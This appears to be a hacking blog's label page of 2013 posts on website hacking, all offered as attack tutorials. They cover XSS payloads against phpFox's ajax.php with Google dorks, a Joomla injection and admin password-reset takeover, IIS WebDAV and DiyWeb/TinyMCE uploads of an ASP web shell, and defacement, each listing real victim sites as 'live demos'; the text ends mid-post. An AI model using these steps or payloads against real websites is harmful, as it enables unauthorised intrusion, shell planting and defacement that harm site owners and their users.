Showing posts with label Website Hacking. Show all posts

Saturday, October 19, 2013

phpFox (ajax.php) XSS Vulnerability

BY Unknown IN , , , 1 comment

PhpFox is a Php Script For Making Social Networking website, Similiar to Facebook.
3.1 and some other versions of PhpFox are vulnerable For XSS.cats.jpg (449�581)

Google Dork :
"intext:� � English (US) Powered By phpFox Version 3.0.1."
 "inurl:/static/ajax.php?core"


Open any website for search results with text :� � English (US) Powered By phpFox Version 3.0.1
or url xyz.com/static/ajax.php?core
now You'll Get something Like This URL give below
http://www.devilscafe.in/static/ajax.php?core[ajax]=true&core[call]=core.message&height=150&width=300&message=<div class="error_message">some message here&core[security_token]=99d754d2b583565369e194e30eaabcbc

Now Chnage the Text &Message= blah blah blah....  (you have to replace the red text with your html Tags)
for example

http://www.devilscafe.in/static/ajax.php?core[ajax]=true&core[call]=core.message&height=150&width=300&message=
<center><font color="red"><h2>XSS</h2><br><h1>www.devilscafe.in</h1><a href='http://www.devilscafe.in'><imgsrc="http://i55.tinypic.com/14uuv14.png"/>
&core[security_token]=99d754d2b583565369e194e30eaabcbc

You can use multiple html Tags, and scripts here For details Check This Post 

Live examples : 
http://onlinesocial.in/static/ajax.php?core[ajax]=true&core[call]=core.message&height=150&width=300&message=<center><font color="red"><h2>XSS</h2><br><h1>www.devilscafe.in</h1><a href='http://www.devilscafe.in'><img src="http://i55.tinypic.com/14uuv14.png"/>&core[security_token]=99d754d2b583565369e194e30eaabcbc
http://www.marshable.net/static/ajax.php?core[ajax]=true&core[call]=core.message&core[security_token]=860eb6a699d5d9f375b5e8cf0021c094&height=150&message= <center><font color="red"><h2>XSS</h2><br><h1>www.devilscafe.in</h1><a href='http://www.devilscafe.in'><img src="http://i55.tinypic.com/14uuv14.png"/>
http://artisticdimeinc.com/static/ajax.php?core[ajax]=true&core[call]=core.message&core[security_token]=860eb6a699d5d9f375b5e8cf0021c094&height=150&message=%20<center><font%20color="red"><h2>XSS</h2><br><h1>www.devilscafe.in</h1><a%20href='http://www.devilscafe.in'><img%20src="http://i55.tinypic.com/14uuv14.png"/>
http://mstudio84.com/gist/static/ajax.php?core[ajax]=true&core[call]=core.message&core[security_token]=860eb6a699d5d9f375b5e8cf0021c094&height=150&message=%20%3Ccenter%3E%3Cfont%20color=%22red%22%3E%3Ch2%3EXSS%3C/h2%3E%3Cbr%3E%3Ch1%3Ewww.devilscafe.in%3C/h1%3E%3Ca%20href='http://www.devilscafe.in'%3E%3Cimg%20src=%22http://i55.tinypic.com/14uuv14.png%22/%3E
http://parsdb.ir/accessories/social_network/static/ajax.php?core[ajax]=true&core[call]=core.message&core[security_token]=860eb6a699d5d9f375b5e8cf0021c094&height=150&message=%20%3Ccenter%3E%3Cfont%20color=%22red%22%3E%3Ch2%3EXSS%3C/h2%3E%3Cbr%3E%3Ch1%3Ewww.devilscafe.in%3C/h1%3E%3Ca%20href='http://www.devilscafe.in'%3E%3Cimg%20src=%22http://i55.tinypic.com/14uuv14.png%22/%3E
http://sohiran.ir/fb/static/ajax.php?core[ajax]=true&core[call]=core.message&core[security_token]=860eb6a699d5d9f375b5e8cf0021c094&height=150&message=%20%3Ccenter%3E%3Cfont%20color=%22red%22%3E%3Ch2%3EXSS%3C/h2%3E%3Cbr%3E%3Ch1%3Ewww.devilscafe.in%3C/h1%3E%3Ca%20href='http://www.devilscafe.in'%3E%3Cimg%20src=%22http://i55.tinypic.com/14uuv14.png%22/%3E

How To Hack Joomla Complete Tutorial Step by Step

BY Unknown IN , , No comments

1-  Finding Exploit And Target

Google dork: inurl:"option=com_mytube"

Type that Dork in Google.


2- Inject Target


Find a url like this:

http://site.com/index.php?option=com_mytube&Itemid=88..
Now replace the url like this:

Click here to view: http://pastebin.com/ZxxU8Nsr

If the site is vulnerable, you can see something like this:


We can see username, email and activation code. (username:email:activation code)

Now, let this page open and open a new page.

3- Admin password reset


Go to:

http://www.site.com/index.php?option=com_user&view=reset
This is standard Joomla! query for password reset request


Type the email adress found in step 2 and press Submit.

The activation code should be resetted.

Return to the first page, refresh the page and take the new activation code.

Paste him in the token and press Submit.

problem with token.. :((

UPDATE: Joomla! 1.5.16 now hashes the reset token

if you see a thing like :$1$14411: after the activation code, it will not work


4- Admin Login

If you done everything ok, your Password page will load. Enter your new password...


After that go to:

http://www.site.com/administrator/


Standard Joomla portal content management system

Enter the username (found in step 2) and your new password, click on Login
Go to Extensions >> Template Manager >> Default Template Name >> Edit HTML
In Template HTML Editor insert your defaced code, click Apply, Save and you are done!!!

How to Hack IIS Exploit websites : The Most Easiest way of Website Hacking

BY Unknown IN , , No comments


In Internet Information Server Exploit website  we can upload the Defaced page on the Vulnerable Server without any User Name or Password. It is most Easiest way to Website Hacking


STEP 1:
 Click on Start button and open "RUN".
STEP 2: Now Type this in RUN
%WINDIR%\EXPLORER.EXE ,::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\::{BDEADF00-C265-11d0-BCED-00A0C90AB50F}
Now A Folder named "Web Folders" will open.


STEP 3:
 Now "Right-Click" in the folder and Goto "New" and then "Web Folder". 


STEP 4: Now type the name of the Vulnerable site in this. e.g." http://autoqingdao.com/ " and click "Next".

STEP 5: Now Click on "Finish"
STEP 6: Now the folder will appear. You can open it and put any deface page or anything.
STEP 7: I put text file in that folder. Named "securityalert.txt" (you can put a shell or HTML file also). If the file appear in the folder then the Hack is successful but if it don't then the site is not Vulnerable.
.
Now to view the uploaded site i will go to "http://autoqingdao.com/securityalert.txt"
In your case it will be " www.[sitename].com/[file name that you uploaded] "

Some IIS Exploit Websites For Practise 

http://pastebin.com/NZHwmUy5

How to Hack IIS Exploit in Windows 7 : Detailed Tutorial with homepage hacking

BY Unknown IN , , No comments

IIS Exploit website Hacking in Windows Seven 7 Step By Step Explained with Images 

 step 1-  click to see
(Go to My Computer, Do Right Cilck and Select Add a network Location)

Step 2- click to see
(click on Next)
Step 3- click to see
(click on Next)


step 4- click to see
(now enther The URL of vuln website and Click on Next, For example tka this site  http://www.myxixia.com/)
Step 5- Click to see
(click on next button)
step 6- click to see
(Now click on Finish)

Step 7- Click to see
(see Network Location Option And click on website folder)
Step 8- Now Download the Shell http://www.ziddu.com/download/16498227/shell.zip.html

step 9- Click to see
(After Downloading do right click on file and click on Extract here)

Step 10- Click to see

(Now copy the Power.asp;.jpg file and open the web folder of vuln website)
Step 11- Click to see
(now paste the power.asp;.jpg file in web folder)
Step 12- Click to see
(Paste Complete)
Step 12 - Click to see

(Now open Your Browser and enter The site addres and put Power.asp;.jpg after url for example  http://www.myxixia.com/power.asp;.jpg)

Step 13- Click to see 
( Now click on edit file index.asp)

Step 14- click to see
(open your deface html file. do right click and select open with notepad)

Step 15- click to see
(Copy all code)
Step 16- Click to see
(paste the all code in that popup which yu got after clicking edit index.asp and click on save)
Step 17- click to see 
(now you wil got a page tike this)
Step 18 You've done :) now whne you will open that website you will got your deface page on home :)

DiyWeb Admin Bypass and Remote file/shell Upload exploit

BY Unknown IN , No comments


Hi Guys, hope you are well. so we are back on our Old topic after a long time ! enjoy new exploit and please share your views and share our Links on Facebook,twitter etc. Thanks !
so Now turn to work. our new exploit is DiyWeb admin bypass, in this vulnerability we can upload our shell, deface pages, and files by bypassing admin login panel.
Exploit title : DiyWeb Admin Bypass and & file Upload exploit
Discovered By : NoentryPhc
Sever : windows
Type : web application
Shell extention : .asp

admin+bypass+safe+monde+bypass+windows+server+asp+shell.jpg (400�300)
Dork : "Power by DiyWeb"
            inurl:/template.asp?menuid=
Poc : diyweb/menu/admin/image_manager.asp
This exploit's almost all vulnerable websites are Malaysiyan.
To upload your files Goto : http://www.website.com/diyweb/menu/admin/image_manager.asp
and upload your shell/deface there !
if .php extention is not allowed then your can try tamper data and live http headers
to acess your file goto : http://www.website.com/Images/yourfilehere and sometimes you have to find your manually on websites
Live Demo :
http://otgmalaysia.com/diyweb/menu/admin/image_manager.asp
http://www.famosapadu.com.my/diyweb/menu/admin/image_manager.asp
find more using Google dork :) Thanks for reading. please share post on facebook and other social networks

Tinymce PHP file Manager, Remote File upload vulnrablity

BY Unknown IN , No comments


Title :Tinymce PHP file Manager, Remote File upload vulnrablity
server : Linux
Author: NoentryPHC
Type : webapp Exploit
Hamr : remote shell upload
Dork : inurl:/file_manager.php?type=img

Goto google.com and type dork inurl:/file_manager.php?type=img & inurl:/file_manager.php?type=file to Find vulnrable websites, to get more sites you can modify this dork,
Exploit Patch : http://www.site.com/directory/tinymce/file_manager.php?type=file
so Goto http://www.site.com/directory/tinymce/file_manager.php?type=file  and upload your file there,
if php & html uploading is denided, you can try Tamper Data and Live Http Headers
Live demo :
http://piter-ka.ru/media/tinymce/file_manager.php?type=file
http://www.oki-iroda.hu/72h2010/tinymce/jscripts/file_manager.php?type=img

"file viewer" remote File upload vulnerability

BY Unknown IN , No comments


"file viewer" is just another remote file upload vulnerability, it allows you to upload .html .txt and .jpg files,
